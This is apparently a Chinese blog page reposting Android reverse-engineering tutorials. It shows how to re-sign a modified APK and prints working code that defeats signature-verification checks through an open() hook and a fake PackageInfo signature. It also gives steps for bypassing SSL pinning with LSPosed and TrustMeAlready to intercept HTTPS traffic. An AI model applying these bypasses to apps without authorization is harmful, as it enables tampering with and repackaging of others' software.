Android逆向-获取APP签名

Android逆向-获取APP签名

本文转自Taardisaa 并作补充

很久以前开的blog,关于如何获取APP签名。不知道为啥要写这个了。

Android逆向-APP签名

生成JKS签名

Android studio 如何生成jks签名文件 - 简书 (jianshu.com)

打开AndroidStudio

1
Build-->Generate Signed APK-->APK

然后Key store path选择Create New

然后设置好存储路径,密码也设置一下(偷懒写个123456)

Key的别名就叫key,密码一样简单。

然后剩下的Certificate全填taardisCountry Code填11451。

反正创建成功后,就在选定路径下出现了jks密钥文件。

APK签名

将APK魔改,重新打包后,需要重新签名。

参考:Android之通过 apksigner 对 apk 进行 手动签名_恋恋西风的博客-CSDN博客

1
apksigner.bat sign --verbose --ks D:\Android\Keystore\taardis.jks --v1-signing-enabled false --v2-signing-enabled true --ks-key-alias key --ks-pass pass:123456 --key-pass pass:123456 --out D:\Android\Frida\gadget\bs.apk D:\Android\Frida\gadget\b.apk

成功后提示:

1
Signed

获取APK签名

首先APK解包:

1
apktool d <apk>

然后在 META-INF 文件夹拿到 CERT.RSA 文件。之后:

1
keytool -printcert -file CERT.RSA

不过Keytool似乎是Java的工具,不管了现在用不上。

JEB/JADX

这种反编译器也能直接看到APK的签名信息。

MT APP签名检查及绕过

L-JINBIN/ApkSignatureKillerEx: 新版MT去签及对抗 (github.com)

从“去除签名验证”说起 - 腾讯云开发者社区-腾讯云 (tencent.com)

过签名校验(2) – MT 的 IO 重定向实践 - 『移动安全区』 - 吾爱破解 - LCG - LSG |安卓破解|病毒分析|www.52pojie.cn

MT提供的签名绕过方式能够实现对API和APK方式的绕过。但是对于SVC的则无能为力。

1
2
3
4
String signatureExpected = "3bf8931788824c6a1f2c6f6ff80f6b21";
String signatureFromAPI = md5(signatureFromAPI());
String signatureFromAPK = md5(signatureFromAPK());
String signatureFromSVC = md5(signatureFromSVC());

API检测

PackageManager直接获得签名。

1
2
3
4
5
6
7
8
9
private byte[] signatureFromAPI() {
try {
@SuppressLint("PackageManagerGetSignatures")
PackageInfo info = getPackageManager().getPackageInfo(getPackageName(), PackageManager.GET_SIGNATURES);
return info.signatures[0].toByteArray();
} catch (PackageManager.NameNotFoundException e) {
throw new RuntimeException(e);
}
}

APK检测

找到APP私有文件夹下的base.apk,然后得到签名

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
private byte[] signatureFromAPK() {
try (ZipFile zipFile = new ZipFile(getPackageResourcePath())) {
Enumeration<? extends ZipEntry> entries = zipFile.entries();
while (entries.hasMoreElements()) {
ZipEntry entry = entries.nextElement();
if (entry.getName().matches("(META-INF/.*)\\.(RSA|DSA|EC)")) {
InputStream is = zipFile.getInputStream(entry);
CertificateFactory certFactory = CertificateFactory.getInstance("X509");
X509Certificate x509Cert = (X509Certificate) certFactory.generateCertificate(is);
return x509Cert.getEncoded();
}
}
} catch (Exception e) {
e.printStackTrace();
}
return null;
}

SVC检测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
private byte[] signatureFromSVC() {
try (ParcelFileDescriptor fd = ParcelFileDescriptor.adoptFd(openAt(getPackageResourcePath()));
ZipInputStream zis = new ZipInputStream(new FileInputStream(fd.getFileDescriptor()))) {
ZipEntry entry;
while ((entry = zis.getNextEntry()) != null) {
if (entry.getName().matches("(META-INF/.*)\\.(RSA|DSA|EC)")) {
CertificateFactory certFactory = CertificateFactory.getInstance("X509");
X509Certificate x509Cert = (X509Certificate) certFactory.generateCertificate(zis);
return x509Cert.getEncoded();
}
}
} catch (Exception e) {
e.printStackTrace();
}
return null;
}

绕过

Java层的东西不多

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
private static void killOpen(String packageName) {
try {
// Native层Hook
System.loadLibrary("SignatureKiller");
} catch (Throwable e) {
System.err.println("Load SignatureKiller library failed");
return;
}
// 读取/proc/self/maps读取APP路径
String apkPath = getApkPath(packageName);
if (apkPath == null) {
System.err.println("Get apk path failed");
return;
}
// 读取自身APK文件(私有目录下的base.apk)
File apkFile = new File(apkPath);
// 在APP私有目录下创建origin.apk文件
File repFile = new File(getDataFile(packageName), "origin.apk");
try (ZipFile zipFile = new ZipFile(apkFile)) {
// 将APK中的origin.apk给提取出来(origin.apk是MT去签是生成的,是初始没有被去签的APK)
String name = "assets/SignatureKiller/origin.apk";
ZipEntry entry = zipFile.getEntry(name);
if (entry == null) {
System.err.println("Entry not found: " + name);
return;
}
// 读取出来
if (!repFile.exists() || repFile.length() != entry.getSize()) {
try (InputStream is = zipFile.getInputStream(entry); OutputStream os = new FileOutputStream(repFile)) {
byte[] buf = new byte[102400];
int len;
while ((len = is.read(buf)) != -1) {
os.write(buf, 0, len);
}
}
}
} catch (IOException e) {
throw new RuntimeException(e);
}
// 传入底层so Hook
hookApkPath(apkFile.getAbsolutePath(), repFile.getAbsolutePath());
}

然后看Native层,实际上是XHook,用于替换libc函数。

1
mt_jni.c

实际上就做了个字符串替换,有意将原本要打开的APK替换成origin.apk

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
const char *apkPath__;
const char *repPath__;

int (*old_open)(const char *, int, mode_t);
static int openImpl(const char *pathname, int flags, mode_t mode) {
//XH_LOG_ERROR("open: %s", pathname);
if (strcmp(pathname, apkPath__) == 0){
//XH_LOG_ERROR("replace -> %s", repPath__);
return old_open(repPath__, flags, mode);
}
return old_open(pathname, flags, mode);
}

JNIEXPORT void JNICALL
Java_bin_mt_signature_KillerApplication_hookApkPath(JNIEnv *env, __attribute__((unused)) jclass clazz, jstring apkPath, jstring repPath) {
apkPath__ = (*env)->GetStringUTFChars(env, apkPath, 0);
repPath__ = (*env)->GetStringUTFChars(env, repPath, 0);

xhook_register(".*\\.so$", "openat64", openat64Impl, (void **) &old_openat64);
xhook_register(".*\\.so$", "openat", openatImpl, (void **) &old_openat);
xhook_register(".*\\.so$", "open64", open64Impl, (void **) &old_open64);
xhook_register(".*\\.so$", "open", openImpl, (void **) &old_open);

xhook_refresh(0);
}

通过Hook open函数,可以把基于APK读取的签名方式给绕过。

下面提供一个绕过基于PackageManager的:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
private static void killPM(String packageName, String signatureData) {
// 构造一个假的签名
Signature fakeSignature = new Signature(Base64.decode(signatureData, Base64.DEFAULT));
Parcelable.Creator<PackageInfo> originalCreator = PackageInfo.CREATOR;
Parcelable.Creator<PackageInfo> creator = new Parcelable.Creator<PackageInfo>() {
@Override
public PackageInfo createFromParcel(Parcel source) {
PackageInfo packageInfo = originalCreator.createFromParcel(source);
if (packageInfo.packageName.equals(packageName)) { //
if (packageInfo.signatures != null && packageInfo.signatures.length > 0) {
packageInfo.signatures[0] = fakeSignature; // 将虚假的签名放入packageInfo,取代原来的
}
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.P) {
if (packageInfo.signingInfo != null) {
Signature[] signaturesArray = packageInfo.signingInfo.getApkContentsSigners();
if (signaturesArray != null && signaturesArray.length > 0) {
signaturesArray[0] = fakeSignature;
}
}
}
}
return packageInfo;
}

@Override
public PackageInfo[] newArray(int size) {
return originalCreator.newArray(size);
}
};
try {
// 用假的creator替换原来的PackageInfo.CREATOR
findField(PackageInfo.class, "CREATOR").set(null, creator);
} catch (Exception e) {
throw new RuntimeException(e);
}
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.P) {
// 解除某些Android系统API的使用限制?
HiddenApiBypass.addHiddenApiExemptions("Landroid/os/Parcel;", "Landroid/content/pm", "Landroid/app");
}
try {
// 清空签名缓存
Object cache = findField(PackageManager.class, "sPackageInfoCache").get(null);
// noinspection ConstantConditions
cache.getClass().getMethod("clear").invoke(cache);
} catch (Throwable ignored) {
}
try {
// 清空签名缓存
Map<?, ?> mCreators = (Map<?, ?>) findField(Parcel.class, "mCreators").get(null);
// noinspection ConstantConditions
mCreators.clear();
} catch (Throwable ignored) {
}
try {
// 清空签名缓存
Map<?, ?> sPairedCreators = (Map<?, ?>) findField(Parcel.class, "sPairedCreators").get(null);
// noinspection ConstantConditions
sPairedCreators.clear();
} catch (Throwable ignored) {
}
}

参考

Java Keytool 介绍 - 且行且码 - 博客园 (cnblogs.com)

获取Android应用签名的几种方式 - 简书 (jianshu.com)

Android studio 如何生成jks签名文件 - 简书 (jianshu.com)

apktool重新打包时报错_apktool 忽略错误信息__y4nnl2的博客-CSDN博客

Android之通过 apksigner 对 apk 进行 手动签名_恋恋西风的博客-CSDN博客

apksigner | Android 开发者 | Android Developers (google.cn)

APP 测试 - LSPosed 绕过 SSL 证书抓包

APP 测试 - LSPosed 绕过 SSL 证书抓包

本文转自LuckySec 并作补充

前言

前面介绍了通过《VirtualXposed 绕过 SSL 证书抓包》,这个方法有些局限性,比如不能在电脑上的《夜神模拟器》、《雷电模拟器》运行,需要一部测试手机等因素,对于部分人来说可能不太方便,还是更喜欢都在电脑上完成这系列操作,可以尝试用 LSPosed 绕过 SSL 证书抓包。

0x01 工具简介

LSPosed 是一个基于 Riru/Zygisk 的 ART Hook 框架,该框架利用 LSPlant 挂钩框架提供与 OG Xposed 一致的 API, 支持 Android 8.1 ~ 13。

Xposed 是一个模块框架,可以在不接触任何 APK 的情况下改变系统和应用程序的行为。利用 Xposed 的 TrustMeAlready 模块插件,可以防止软件检测抓包,绕过大部分 ssl-pinning,保证 APP 抓包的可续性能。

0x02 下载安装

特别提示:在安装之前需要注意以下几点:

0x03 抓包教程

注意:如果用雷电模拟器请使用 9.0.19 或之前的版本,避免不必要的问题发生。

以夜神模拟器为例,添加并运行一个 Android 9 的虚拟机。

image


在模拟器设置里将虚拟机设置为网络桥接模式、开启 ROOT(默认开启),设置好后重启虚拟机。

image


在夜神模拟器虚拟机里安装 Magisk.apkMagisk Terminal Emulato.apkapp-debug.apk(安装成功不显示在主界面)、LSPosed-manager.apk

image


打开 Magisk Terminal Emulator.apk,按照如下步骤操作:输入 m 按回车 > 再输入 y 按回车 > 超级用户授权允许 > 再输入 1 按回车 > 输入 a 按回车 > 再输入 1 按回车 > 完毕。

image


上述步骤完成后,重启模拟器,打开 Magisk.apk 可以发现 Magisk 安装成功。

image


打开 Magisk.apk > 点击右上角齿轮按钮 > 界面往下滑动,找到 Zygisk 选项打开并重启模拟器虚拟机。

image


接着将 LSPosed-v1.8.6-6712-zygisk-release.zip 复制到模拟器文件夹里面。打开 Magisk.apk > 底部模块选项 > 从本地安装 > 选择模拟器文件夹内的 LSPosed-v1.8.6-6712-zygisk-release.zip 卡刷包。

image



重启模拟器虚拟机后,打开 LSPosed-manager.apk,可以发现 LSPosed 安装成功了。

image


然后在夜神模拟器虚拟机里安装 TrustMeAlready-v1.11.apk,安装这个 apk 主界面图标可能会卡在安装的动画,不必在意,忽略即可。

image


接着打开 LSPosed-manager.apk 的底部模块选项,点击 TrustMeAlready,启动模块,选择要测试的 APP。

image


使用 BurpSuite 工具开启代理抓包,设置监听地址为同一局域网 IP 地址,端口自定义,不与电脑其他端口冲突使用即可。

image


在夜神模拟器手机系统设置中将 WiFi 的代理设置为 BurpSuite 监听器的地址。

image

最后,打开要测试的 APP,刷新功能页面,在 BurpSuite 中即可看到抓取的 HTTP/HTTPS 网络数据包。

image

参考文章

How to install Xposed/EdXposed/LSPosed + Magisk with Genymotion Desktop?

How to install Xposed/EdXposed/LSPosed + Magisk with Genymotion Desktop?

本文转自Genymotion Help Center 并作补充

Warning

GENYMOBILE assumes no liability whatsoever resulting from the download, install and use of Xposed, EdXposed, LSPosed and Magisk. Use at your own risk.

Note

Because Xposed and EdXposed are no longer maintained, we strongly recommend not using them anymore.

Android 5.0 - 7.1

Prerequisites

  • Xposed framework
  • Xposed installer

Installation

  1. Drag’n drop the Xposed framework zip file (xposed-vXX-sdkXX-x86.zip) to your virtual device display to flash the device.
